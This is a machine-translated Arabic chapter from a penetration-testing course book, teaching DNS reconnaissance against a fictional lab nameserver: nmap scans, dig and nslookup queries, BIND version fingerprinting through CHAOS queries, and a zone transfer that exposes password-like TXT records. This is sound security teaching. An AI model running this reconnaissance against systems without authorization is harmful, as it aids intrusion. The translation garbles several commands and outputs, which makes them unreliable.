هذا أحد المختبرات الموزعة ضمن دورة "الاختراق العملي". عند الاستعلام عنه، سيُظهر عناوين IPمُصممة لشبكة داخلية وليست لأجهزة متصلة بالإنترنت. إذا كنت تستخدم مختبر الكتاب، فستكون نتائج نظام أسماء النطاقات (DNS) متطابقة، مع بعض الاختلافات الطفيفة في المنافذ المفتوحة، على سبيل المثال، وقد تختلف نتائج الأدوات أيضًا. على خادم أسماء عميل حقيقي، سترى عناوين IPخارجية بالإضافة إلى الداخلية.

ينبغي تسجيل أي معلومات تجدها قد تكون مفيدة لاحقاً.
يشمل ذلك أسماء البرامج وأنواعها وإصداراتها، وأسماء المستخدمين وكلمات المرور، وما إلى ذلك. ما زلت تبحث عن الأشياء التي كنت تبحث عنها خلال مرحلة الاستخبارات مفتوحة المصدر .(OSINT)

كلمة حول استغلال ثغرات نظام أسماء النطاقات (DNS)

في هذا الفصل، سنعرض لكم أمثلة باستخدام كلٍ من نظام أسماء النطاقات الحقيقي وخادم أسماء افتراضي. سنقوم بتنفيذ عمليات استغلال وهجمات على خادم الأسماء الافتراضي، ونأمل أن نتمكن من تعطيله في مرحلة ما. تأكدوا من عدم تنفيذ هذه الهجمات على خادم أسماء حقيقي دون الحصول على إذن كتابي صريح من مالك النظام.

فحص المنافذ باستخدام Nmap

بمجرد التأكد من أن المضيف المستهدف يعمل ويمكن الوصول إليه، يمكنك البدء في إجراء بعض عمليات الاستطلاع. للبدء، جرّب إجراء مسح أساسي للمنافذ باستخدام .Nmapستعتاد على هذه الأداة، وسيتم استكشاف استخداماتها المتقدمة لاحقًا. في الوقت الحالي، ما عليك سوى إدخال عنوان IPلخادم أسماء النطاقات المستهدف.

```
nmap<عنوان IPالمستهدف>
```

من الآن فصاعدًا، سيُفترض أن الخادم المستهدف لديه عنوان IP
.192.168.56.101وهذا يجعل الأمر الكامل كما يلي:

```
nmap 192.168.56.101
```

إليك ما يجب أن تتوقعه عند تشغيل هذا الأمر؛ تذكر أن مختبرات كتابنا قد تعرض المزيد من المنافذ المفتوحة، لأنها تشغل أكثر من مجرد نظام أسماء النطاقات .(DNS).

```
بدء تشغيل (https://nmap.org) Nmap 7.70في 17ديسمبر ،2018الساعة 11:53بتوقيت غرينتش
تقرير فحص Nmapللعنوان 192.168.56.101
المضيف يعمل (زمن الاستجابة 0.000071ثانية).
غير معروض: 999منفذًا مغلقًا
```

Machine Translated by Google


```
خدمة ميناء الدولة

53/tcpنطاق مفتوح
عنوان MAC: 08:00:27:F3:FA:D3(بطاقة الشبكة الافتراضية (Oracle VirtualBox

انتهى فحص :Nmapتم فحص عنوان IPواحد (مضيف واحد نشط) في 0.25ثانية
root@kali:~#
```

ينبغي أن تُظهر النتائج منفذًا مفتوحًا واحدًا فقط -المنفذ - 53وهذا ما يميز خادم الأسماء. مع ذلك، قد لا تجد في بعض الحالات أي منافذ مفتوحة في هذا الفحص. ولأن Nmapيبحث افتراضيًا عن خدمات بروتوكول التحكم بالنقل (TCP)فقط، يُنصح بإجراء فحص آخر للتحقق من الخدمات التي تعمل على بروتوكول بيانات المستخدم ،(UDP)إذ يعتمد نظام أسماء النطاقات (DNS)على ، UDPومن المتوقع وجود بعض خدمات UDPعلى خادم الأسماء.

```
nmap -sU 192.168.56.101
```

قد تلاحظ أن عملية المسح هذه تستغرق وقتًا أطول من مسح منافذ ،TCPوذلك بسبب الاختلافات الجوهرية بين البروتوكولين. لا يوفر بروتوكول UDPأي وسيلة للمرسل Nmap)في هذه الحالة) للتحقق من استلام المضيف المستهدف للحزمة (أو مخطط البيانات). لذا، يجب على Nmapالانتظار لفترة أطول من تلك التي ينتظرها في مسح TCPللحصول على رد، إن وُجد أصلاً.

سيعيد Nmapإرسال الحزم تحسبًا لفقدانها أثناء النقل. بدلًا من فحص منافذ UDPالأكثر شيوعًا (وهو الإعداد الافتراضي لـ Nmapعند عدم تحديد أي منافذ)، جرّب فحص منفذ UDPرقم 53فقط، وهو المنفذ الذي يستخدمه نظام أسماء النطاقات (DNS)عادةً. يشير الخيار sU-إلى فحص ،UDPبينما يُستخدم الخيار p-لتحديد أرقام المنافذ. قد تتأثر عمليات فحص UDPبجدران الحماية وتصفية ،ICMPتمامًا كما تتأثر عمليات فحص TCPالعادية عند التشغيل بدون الخيار Pn- ، الذي يُعطّل اختبارات pingالشائعة لبروتوكول .ICMPعلى سبيل المثال، قد تصادف خدمةً تُقدّم موقعًا إلكترونيًا، لا يمكن فحصها لأنها تظهر غير متصلة لـ Nmapبسبب جدار حماية يحظر طلبات .ICMPبإضافة الخيار Pn- ، سيُجبر Nmapعلى التعامل مع المضيف على أنه نشط دون إرسال أي طلبات pingلبروتوكول .ICMP

تتأثر عمليات فحص UDPبشكل أكبر بتصفية ،ICMPحيث يمكن الرد على فحص UDPالمنفذ مغلق بحزمة ICMP من النوع 3(الوجهة غير قابلة للوصول).
يُحسّن هذا بشكل كبير من سرعة المسح، ويُمكّنه من تحديد المنافذ المفتوحة بدقة أكبر. في حال حظر بروتوكول ICMP على مستوى جدار الحماية، فقد لا تصل هذه الحزم إلى ،Nmapوبالتالي لن يتمكن من تحديد حالة المنفذ بدقة. يُفضّل إجراء مسح منافذ UDPمن خلال تحليل البروتوكول، وذلك بمحاولة التواصل مع الخدمة المفتوحة وتحديد ما إذا كانت تعمل بالفعل أم لا.

بسبب هذه المشكلة، ليس من النادر إغفال منافذ UDPعند إجراء التقييم. لذا، من المهم أن تتعرف على البروتوكولات المختلفة مثل ICMPو UDPو TCPوكيفية عملها.

يمكن استخدام أداة Hping3لاستكشاف هذه البروتوكولات بمزيد من التفصيل وجعلها

Machine Translated by Google

للحصول على تمرين تعليمي جيد، اختبر جهازًا يدويًا بحثًا عن المنافذ المفتوحة باستخدام حزم UDPو TCP لملاحظة السلوك الموصوف. الآن، دعنا نستخدم Nmapلإجراء فحص المنافذ باستخدام الأمر التالي:

```
nmap -sU <TargetIP> -p 53
```

من نتائج هذه الفحوصات، ستلاحظ وجود خدمة DNS(نطاق) تعمل على المضيف المستهدف، وتحديدًا على منفذي TCPو UDPرقم .53من الشائع وجود خادم أسماء مفتوح على منفذ UDPرقم 53فقط. إليك نتائج فحص خادم الأسماء الافتراضي. لاحظ هذه المرة أنه تم فحص منفذ UDPرقم .53

```
بدء تشغيل Nmap 7.70 (https://nmap.org)في 17ديسمبر ،2018الساعة 12:06بتوقيت غرينتش
تقرير فحص Nmapللعنوان 192.168.56.101
المضيف يعمل (زمن الاستجابة 0.00036ثانية).

خدمة ميناء الدولة

53/udpنطاق مفتوح
عنوان MAC: 08:00:27:F3:FA:D3(بطاقة الشبكة الافتراضية Oracle VirtualBox)

انتهى فحص :Nmapتم فحص عنوان IPواحد (مضيف واحد نشط) في 0.37ثانية
```

يُعدّ تشغيل عمليات فحص Nmapعلى الجهاز المستهدف إحدى الخطوات الأولى التي ستُنفّذها عند محاولة تقييم مضيف. في الفصول اللاحقة، ستشاهد مضيفات تحتوي على عدد أكبر من المنافذ المفتوحة والخدمات العاملة عليها. في الواقع، إذا قمتَ بفحص مختبرات هذا الكتاب، فسترى نطاقًا أوسع من المنافذ المفتوحة مقارنةً بما هو معروض هنا. بعد هذه الخطوة الأولية، يجب فحص كل خدمة والاستعلام عنها للحصول على معلومات أكثر تحديدًا. في الوقت الحالي، يكفي أن تُركّز على خدمة واحدة فقط، وهي خدمة "النطاق" التي تعمل على المنفذ 53وتستخدم بروتوكولي .UDPو TCPما هي خدمة النطاق هذه تحديدًا؟ وكيف يُمكنك معرفة المزيد عنها؟ خدمة النطاق هذه هي في الأساس البرنامج الموجود على الكمبيوتر الذي يستمع إلى الطلبات الواردة؛ وفي كثير من الحالات، سيكون برنامج .BIND

البحث عن المعلومات

كما فعلتَ عند الاستعلام عن نظام أسماء النطاقات الحقيقي سابقًا، للحصول على سجل الخدمات (SOA)لموقع google.com، يمكنك استخدام Digللاستعلام عن خادم الأسماء.
ما لم يُطلب من Digالاستعلام من خادم أسماء محدد، فإنه سيحاول الاستعلام من كل خادم مدرج في / etc/resolv.conf.إذا لم يتم العثور على عناوين خوادم صالحة، فسيرسل Digالاستعلام إلى المضيف المحلي (localhost).

لاستخدام Digللاستعلام عن خادم أسماء محدد، استخدم الصيغة التالية:

```
حفر <NameServer>@<اسم المجال>
```

Machine Translated by Google

في حالة خادم الأسماء الافتراضي، استخدم هذه الصيغة:

```
dig @192.168.56.101 nsa.gov
```

سيؤدي هذا إلى الاستعلام من خادم الأسماء الافتراضي لموقع nsa.gov، وينتج عن ذلك المخرجات التالية:

```
; <<>> DiG 9.11.5-1-Debian <<>> @192.168.56.101 nsa.gov
(تم العثور على خادم واحد)
;;الخيارات العامة: cmd+
تم الحصول على الإجابة:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44735
;flags: qr aa rd ra ;;الاستعلام: 1، الإجابة: 0، السلطة: 1، إضافي: 1

;;قسم الجرعة الزائفة الاختياري:
EDNS: الإصدار: 0، العلامات:؛ UDP: 4096
قسم الأسئلة:
;nsa.gov. في .nsa.gov

قسم السلطة:
nsa.gov. 2007010401 3600 600 86400 600 ns1.nsa.gov. root.nsa.gov. SOA
600

وقت الاستعلام: 0 ملي ثانية
;;الخادم: 192.168.56.101#53(192.168.56.101)
;;متى: الاثنين 17 ديسمبر 2018، الساعة 11:37:48 بتوقيت غرينتش
حجم الرسالة المستلمة: 81
```

كما تلاحظ، يوجد قسم "السؤال" الذي يحتوي على الاستعلام الأصلي ، وقسم "السلطة"، ولكن لا يوجد قسم "الإجابة". يوجد أيضًا سطر يشير إلى الخادم الذي تم الاستعلام عنه، وهو في هذه الحالة 192.168.56.101#53

(يظهر المنفذ أيضًا). في أعلى المخرجات، سترى .UDPلم يكتفِ الخادم بالرد على استفسارنا، بل أخبرنا باسم الخادم المسؤول عن الرد على الاستفسارات المتعلقة بموقع .nsa.gov في هذه الحالة، يكون الاسم المتوقع هو .ns1.nsa.govالقسم الخاص بالسلطة المرفق

يُقدّم هذا النظام هذه المعلومات على شكل سجلّ ربط. وبهذه الطريقة يتمّ التغلّب على التبعيات الدائرية داخل نظام أسماء النطاقات .(DNS)

لقد حددت خادم الأسماء المعتمد لموقع nsa.gov، لذا استخدم Digللحصول على عنوان IPلهذا المضيف الآن.

```
dig @<TargetIP> ns1.nsa.gov
```

هذه المرة، يتم إرجاع كمية أكبر من المعلومات.

```
; <<>> DiG 9.11.5-1-Debian <<>> @192.168.56.101 ns1.nsa.gov
(تم العثور على خادم واحد)
;;الخيارات العامة: cmd+
تم الحصول على الإجابة:
```

Machine Translated by Google


```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23276
;; flags: qr aa rd ra; الاستعلام: 1، الإجابة: 1، المرجع: 2، إضافي: 2

;;قسم الجرعة الزائفة الاختياري:
EDNS: الإصدار: 0، العلامات:؛ UDP: 4096

قسم الأسئلة:
ns1.nsa.gov. في IN A;

قسم الإجابات:
ns1.nsa.gov. 3600 في IN A 10.1.0.50

قسم السلطة:
nsa.gov. 3600 في IN NS ns2.nsa.gov.
nsa.gov. 3600 في IN NS ns1.nsa.gov.

قسم إضافي:
ns2.nsa.gov. 3600 في IN A 10.1.0.51

وقت الاستعلام: 0 ملي ثانية
;;الخادم: 192.168.56.101#53(192.168.56.101)
;;متى: الاثنين 17 ديسمبر 2018، الساعة 12:41:43 بتوقيت غرينتش
حجم الرسالة المستلمة: 104
```

يمكنك أن ترى قسم الإجابات الذي يقدم الإجابة النهائية على الاستفسار. عنوان IP الخاص بـ ns1.nsa.gov عنوان IP الخاص بموقع nsa.gov هو 10.1.0.50. وهو عنوان IP داخلي لأن هذا الموقع بيئة افتراضية وهمية. في الواقع، يجب أن يكون عنوان IP خارجيًا. نعم، لقد أخطأت، ولا يوجد عنوان IP لموقع nsa.gov. لكنك الآن حددت خادم أسماء ثانٍ، وهو ns2.nsa.gov.

تحديد سجلات الموارد

يمكن استخدام أداة Dig لتحديد سجلات الموارد التي تريدها بدقة. بشكل افتراضي، تبحث Dig عن سجل من النوع A، ولكن يمكنك تحديد أي نوع سجل BIND9 باستخدام هذه الصيغة:

```
حفر <RecordType> <DomainName> <NameServer>@
```

إذا كنت ترغب في العثور على خادم بريد، سجل تبادل البريد (MX)، يمكنك استخدام الأمر التالي:

```
حفر MX nsa.gov 192.168.56.101@
```

بالإضافة إلى جميع المخرجات المعتادة من Dig، تتضمن هذه المرة خوادم البريد .

```
قسم الإجابات:
nsa.gov. 3600 في إم إكس 10 mail1.nsa.gov.
nsa.gov. 3600 في إم إكس 20 mail2.nsa.gov.
```

Machine Translated by Google

NSLOOKUP

Nslookupهي أداة مشابهة لـ ،Digويمكن استخدامها لتحقيق نفس الأهداف.
يمكنك تشغيله بكتابة .nslookupسيظهر لك موجه أوامر جديد، كما هو موضح هنا:

```
root@kali:~# nslookup
>
```

يمكن ضبط الخيارات على النحو التالي:

```
set querytype=SOA
```

سيُخبر هذا الأمر Nslookupبالعثور على SOAلنطاق مُحدد. يمكنك بعد ذلك توفير
المجال؛ على سبيل المثال:

```
google.com
> set querytype=soa
google.com
192.168.40.47 الخادم:
192.168.40.47#53 عنوان:

إجابة غير رسمية:
google.com
origin = ns1.google.com
عنوان البريد الإلكتروني dns-admin.google.com =
الرقم التسلسلي 225790204 =
معدل التحديث 900 =
إعادة المحاولة 900 =
تاريخ الانتهاء 1800 =
الحد الأدنى 60 =

يمكن العثور على إجابات موثوقة من:
>
```

استخدم Nslookupالإعدادات الافتراضية للنظام واستعلم عن جهاز التوجيه الخاص بهذا المؤلف للعثور على الإجابة، والتي ربما تكون قد خمنتها وهي .ns1.google.com.يمكنك أيضًا استخدام Nslookupكأمر واحد؛ على سبيل المثال، .google.com nslookup

تحليل حزم البيانات باستخدام برنامج Wireshark


من المفيد غالبًا فهم كيفية عمل تقنية أو برنامج ما على مستوى أدنى. يرتبط جزء كبير من عمل المخترقين بحزم البيانات المتبادلة، وأحيانًا يؤدي التلاعب بهذه الحزم على مستوى أساسي باستخدام أدوات مثل Hping3إلى نتائج مثيرة للاهتمام. يجب أن تكون لديك فكرة أساسية عن ماهية الحزمة وكيف يبدو استعلام نظام أسماء النطاقات .(DNS)إحدى طرق استكشاف ذلك هي استخدام أداة ،Wiresharkوهي جزء من التثبيت الافتراضي لنظام .Kali Linuxإنها أداة لتحليل حزم البيانات؛ أي أنها تستطيع عرض المحتويات الدقيقة للحزم المرسلة عبر الشبكة.

يتيح لك برنامج Wiresharkعرض حزمة البيانات بشكلها الخام، ويشرح وظيفة
كل جزء من الحزمة. لالتقاط حزمة، ما عليك سوى فتح برنامج Wiresharkفي جهاز Kaliالظاهري الخاص بك

Machine Translated by Google

وقم بضبطه للاستماع على واجهة الشبكة الصحيحة. إذا أجريت بحثًا عن اسم النطاق (DNS)باستخدام ،Digفسترى أن هذا الاستعلام قد تم اعتراضه وعرضه مع الاستجابة الموضحة في الشكل .5.3

في أعلى الشكل، يمكنك رؤية مصدر هذه الحزمة ووجهتها وبروتوكولها. أُرسل هذا الاستعلام من جهاز افتراضي إلى آخر. في اللوحة أسفل ذلك، ستجد سطرًا بعنوان "نظام أسماء النطاقات (استعلام)". يُظهر الترميز الست عشري المُظلل في الجزء السفلي من الحزمة الخام الجزء الذي يُطابق استعلام نظام أسماء النطاقات الفعلي. يتألف الجزء الأول من الحزمة (غير المُظلل) من طبقات أخرى من نموذج الربط البيني للأنظمة المفتوحة ،(OSI) وهي طبقات النقل والشبكة وربط البيانات. يُمكن أيضًا استخدام برنامج Wiresharkلاستكشاف هذه الأجزاء من الحزمة بمزيد من التفصيل، ولكن هذا يتجاوز نطاق هذا الفصل. ضمن جزء نظام أسماء النطاقات من الحزمة، يُمكننا رؤية استعلامنا، ويقوم برنامج Wiresharkبتحليل الحزمة لنا بسهولة؛ حيث يُظهر لنا علامات خيارات مُعينة، مثل ما إذا كان سيتم إجراء بحث مُتكرر أم لا.




الشكل :5.3استعلام DNSتم التقاطه باستخدام Wireshark

يوضح الشكل 5.4شكل الاستجابة لهذا الاستعلام عند عرضها في برنامج .Wiresharkفي هذه الصورة، يمكنك ملاحظة أن حجم الحزمة أكبر، وأن الاستعلام الأصلي قد تم التحقق منه، وأن بعض العلامات الإضافية مُفعّلة أو غير مُفعّلة. انتبه إلى مُعرّف المعاملة الموجود في كلٍّ من الطلب (انظر الشكل 5.3)والاستجابة، وهو .0x85a9

Machine Translated by Google

لاحظ أيضًا منفذ الوجهة (منفذ UDPرقم .(51200منفذ الوجهة هو
يُحدد هذا الجزء من حزمة بيانات UDPويتغير مع كل طلب؛ ويجب أن يتطابق كل من هذا الجزء ومعرّف المعاملة لضمان استجابة ناجحة.
هذا يعني أنه إذا أردت اعتراض عملية بحث DNSوتعديلها، فستحتاج إلى معرفة هذه المعلومات للرد على الاستعلام. عند ورود الاستجابة
من خادم الأسماء، يجب أن يتطابق منفذ الوجهة مع منفذ المصدر للاستعلام الأصلي، كما يحدده العميل، حتى يقبله العميل.



الشكل :5.4استجابة نظام أسماء النطاقات (DNS)تم التقاطها باستخدام برنامج Wireshark

فوضى تسريب المعلومات

يمكن أيضًا الاستعلام عن خوادم أسماء النطاقات (DNS)لمعرفة نوع البرنامج وإصداره.
لن ينجح هذا الأمر دائمًا، ولكن إذا تم تكوين الخادم بشكل خاطئ، فقد يتسبب ذلك في تسريب معلومات يمكن استخدامها لتحديد نقاط الضعف.
ومن الأمور الغريبة المثيرة للاهتمام في برنامج BINDأنه يدعم على ما يبدو استعلامات ، CHAOSNETوهو نوع شبكة قديم من أيام - ARPANETقبل الإنترنت كما نعرفه الآن وقبل تطوير بروتوكول الإنترنت .(IP)

في وقت من الأوقات، كان من الممكن استخدام هذا للاستعلام عن أجهزة الكمبيوتر، ولكن تم إعادة توظيفه للاستعلام عن نسخة البرنامج نفسها.

Machine Translated by Google

لقد حددت الاستعلامات التي نفذتها حتى الآن فئة INأو الإنترنت افتراضيًا، ولكن لماذا لا تجرب تحديد فئة CHأو CHAOSفئة CHAOS؟

يستخدم BINDهذا النطاق لتخزين معلومات عنه، مثل البيانات الوصفية. لم نعد نستعلم عن نظام أسماء النطاقات، بل عن نسخة BINDالتي تعمل على خادم الأسماء المستهدف. مع ذلك، لا تزال الاستعلامات تأخذ شكل أسماء نطاقات، باستخدام .dnib كنطاق المستوى الأعلى. عند الاستعلام بهذه الطريقة، تُعاد الإجابات كسجلات نصية .(TXT)يمكنك الاستعلام عن BINDباستخدام فئة CHAOSكما يلي:

```
حفر <RecordType> <DomainName> <Class> <NameServer>@
```

إليك مثال على الأمر:

```
dig @192.168.56.104 chaos version.bind txt
```

كما في السابق، يعرض برنامج Digالرد، ولكن انظر إلى قسم الإجابة:

```
; <<>> DiG 9.11.5-1-Debian <<>> @192.168.56.104 chaos version.bind txt
(تم العثور على خادم واحد)
;;الخيارات العامة: cmd+
تم الحصول على الإجابة:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12199
;; flags: qr aa rd;الاستعلام: 1،الإجابة: 1،السلطة: 1،إضافي: 1
تحذير: تم طلب التكرار ولكنه غير متاح

;;قسم الجرعة الزائفة الاختياري:
EDNS:الإصدار: 0،العلامات:؛ UDP: 4096
قسم الأسئلة:
;version.bind.          CH      رسالة قصيرة

قسم الإجابات:
version.bind.   0       CH      رسالة قصيرة    "9.8.1"

قسم السلطة:
version.bind.   0       CH      NS      version.bind.

زمن الاستعلام: 1مللي ثانية
;;الخادم: (192.168.56.104)53#192.168.56.104
;;متى: الاثنين 17ديسمبر 2018،الساعة 15:11:43بتوقيت غرينتش
حجم الرسالة المستلمة: 73
```

لديك الآن رقم إصدار برنامج الربط الذي يعمل على هذا الخادم.

رقم إصدار البرنامج هو 9.8.1.يمكنك استخدام هذه المعلومة للبحث عن ثغرات أمنية أخرى في هذا البرنامج. ويمكن الحصول على معلومات أخرى بهذه الطريقة. ما رأيك في وظيفة الأوامر التالية؟

```
dig @<NameServer> chaos hostname.bind TXT
dig @<NameServer> chaos authors.bind TXT
dig @<NameServer> chaos ID.server TXT
```

Machine Translated by Google

إذا حالفك الحظ، يمكنك استخدام هذه الأوامر لـ: (أ) معرفة اسم المضيف المحلي للخادم، (ب) عرض أسماء المؤلفين المسؤولين عن إصدار برنامج bind المُشغّل على المضيف، أو (ج) استخراج معلومات المعرّف الداخلي. يُعدّ هذا مفيدًا لأنه في حال قام مسؤول النظام بإخفاء رقم الإصدار ولم تتمكن من الحصول عليه، فقد تتمكن من تحديد الإصدار من قائمة المؤلفين! هذه سجلات نصية عادية، ويستخدمها البعض أحيانًا لكتابة ملاحظات لأنفسهم أو لزملائهم. وقد تجد معلومات مفيدة في هذه السجلات أو سجلات TXTمشابهة . كما تستخدمها الأجهزة أيضًا.

مثال على سجل تم إنشاؤه واستخدامه بواسطة إطار سياسة المرسل (SPF)
يمكن العثور على الرابط mail1.nsa.govو mail2.nsa.govيقوم هذا النظام بتسجيل البيانات، ويحدد من يمكنه ومن لا يمكنه إرسال رسائل البريد الإلكتروني باستخدام خادم البريد هذا.

أي معلومات تتمكن من العثور عليها من خلال الطرق التي تمت مناقشتها حتى الآن
ينبغي تسجيلها بحيث يمكن استخدامها لاحقًا للبحث عن الثغرات الأمنية المعروفة و
استغلال الثغرات.

طلبات نقل المنطقة

تُعد طلبات نقل المنطقة طريقة لنسخ ملف منطقة نظام أسماء النطاقات من منطقة إلى أخرى.
تحتاج الشركة التي غيّرت مزود خدمة الاستضافة إلى طريقة لنقل إعدادات نظام أسماء النطاقات (DNS)من خادم أسماء إلى آخر. ولإتمام عملية كهذه، يتطلب نظام أسماء النطاقات استخدام بروتوكول TCP، وهو بروتوكول أكثر موثوقية ويعتمد على الاتصال المباشر، بدلاً من بروتوكول UDP.
في وقت سابق، استخدمت Nmapلتحديد أن منفذي UDPو TCPرقم 53كانا مفتوحين.
عندما ترى منفذ TCPرقم 53مفتوحًا، فمن المحتمل أن تتمكن من إجراء طلب نقل منطقة على ذلك الخادم ونسخ سجلاته. لا جدوى من محاولة نقل المنطقة إذا كان منفذ TCPرقم 53مغلقًا، لأن عمليات نقل المناطق لا تعمل عبر بروتوكول UDP.

بصفتك مخترقًا، لن تقوم فعليًا بنقل السجلات إلى خادم آخر؛ ولكن يجب أن تكون مهتمًا بمعرفة محتواها. باستخدام تقنية AXFRالخاصة

يمكنك، من خلال الاستعلام، طلب جميع السجلات لمنطقة معينة. مع أن هذه العملية ليست مضمونة النتائج، إلا أنها قد تكشف معلومات حساسة في حال نجاحها. يمكنك استخدام أداة Digلتجربة ذلك كما يلي:

حفر nsa.gov AXFR 192.168.56.101@

وبالفعل، في هذه المناسبة، أصبح طلب النقل ممكناً، وهناك الكثير من
تم إرجاع المعلومات:

```
; <<>> DiG 9.11.5-1-Debian <<>> @192.168.56.101 in nsa.gov axfr
(تم العثور على خادم واحد)
;;الخيارات العامة: cmd+
nsa.gov. 3600 في ns1.nsa.gov. root.nsa.gov. 2007010401 3600 600 86400 600
```

Machine Translated by Google


```
في                  NS      ns1.nsa.gov.                    3600    nsa.gov.
في                  NS      ns2.nsa.gov.                    3600    nsa.gov.
10 mail1.nsa.gov.   إم إكس                                 3600    nsa.gov.
20 mail2.nsa.gov.   إم إكس                                 3600    fedora.nsa.gov. firewall.nsa.gov.
"كلمة مرور العصفور الأسود"  في  رسالة قصيرة                3600    fedora.nsa.gov. fedora.nsa.gov.
fd7f:bad6:3902::1337  في AAAA                               3600    nsa.gov.
3600                في 10.1.0.80
3600                في 10.1.0.105
3600                في 10.1.0.130                           mail1.nsa.gov. ~all"
3600                في 10.1.0.25                            fw.nsa.gov.
"v=spf1 a mx ip4:10.1.0.25  في                              mail2.nsa.gov. ~all"    3600
"v=spf1 a mx ip4:10.1.0.26  في                              mail1.nsa.gov.          3600

3600                في 10.1.0.26                            mail2.nsa.gov.
3600                في 10.1.0.50                            ns1.nsa.gov.
3600                في 10.1.0.51                            sigint.nsa.gov. snowden.nsa.gov.
3600                في 172.16.40.1                          prism.nsa.gov. prism6.nsa.gov.
3600                في AAAA                                 ns2.nsa.gov.
3600                في 10.1.0.101
3600                في 172.16.40.1
3600                في 10.1.0.130                           web.nsa.gov. webmail.nsa.gov.
CNAME               fedora.nsa.gov.                         vpn.nsa.gov.
3600                في 10.1.0.130
CNAME               fedora.nsa.gov.                         xkeyscore.nsa.gov. xkeyscore.nsa.gov.
3600                "اطرق هنا للدخول"                       www.nsa.gov.
3600                في 10.1.0.130
SOA                 ns1.nsa.gov. root.nsa.gov.              3600
                    2007010401 3600 600 86400 600

                    وقت الاستعلام: 0مللي ثانية
                    ;;الخادم: (192.168.56.101)53#(192.168.56.101)
                    ;;متى: الاثنين 17ديسمبر ،2018الساعة 15:37:25بتوقيت غرينتش
                    حجم XFR: 27سجلاً (الرسائل ،1البايتات (709
```

تتضمن هذه الاستجابة عددًا من أسماء المضيفين وعناوين IP.يمكن رؤية سجلات SPFالمذكورة سابقًا، والتي كان من الممكن الحصول عليها أيضًا عن طريق طلب سجل TXTلكل مضيف بريد. كما تلاحظ هنا وجود سجلين ، TXTمن المرجح أنهما من صنع شخص ما -ربما كلمات مرور؟ على الرغم من أن فكرة العثور على كلمة مرور بهذه الطريقة قد تبدو مسلية، إلا أنها تحدث بالفعل، لذا كن دائمًا متيقظًا لمثل هذه الأخطاء الصغيرة ودوّنها في ملاحظاتك لاستخدامها لاحقًا. يمكنك الآن إضافة قائمة المضيفين التي تم إرجاعها من استعلام DNSهذا إلى قائمة أهدافك ، ويجب إجراء المزيد من عمليات بحث DNSللحصول على قائمة كاملة بأسماء المضيفين وعناوين IPالمقابلة.

أدوات جمع المعلومات

إذا لم يحالفك الحظ في إتمام طلب نقل المنطقة للحصول على كل تلك المعلومات دفعة واحدة، فهناك لحسن الحظ طرق أخرى.

Machine Translated by Google

فيما يتعلق بكيفية القيام بذلك، كما رأيتَ سابقًا، يمكن استخدام أدوات مثل Recon-ngلتجربة أسماء المضيفين. تعتمد هذه الطريقة على الاستعلام من نظام أسماء النطاقات (DNS)الفعلي. إحدى طرق حصر أسماء المضيفين لخادم أسماء محدد، سواءً كان افتراضيًا أم لا، هي استخدام .Fierce

شرس

يمكن استخدام هذه الأداة لجمع المعلومات من خادم أسماء وكالة الأمن القومي الافتراضي.

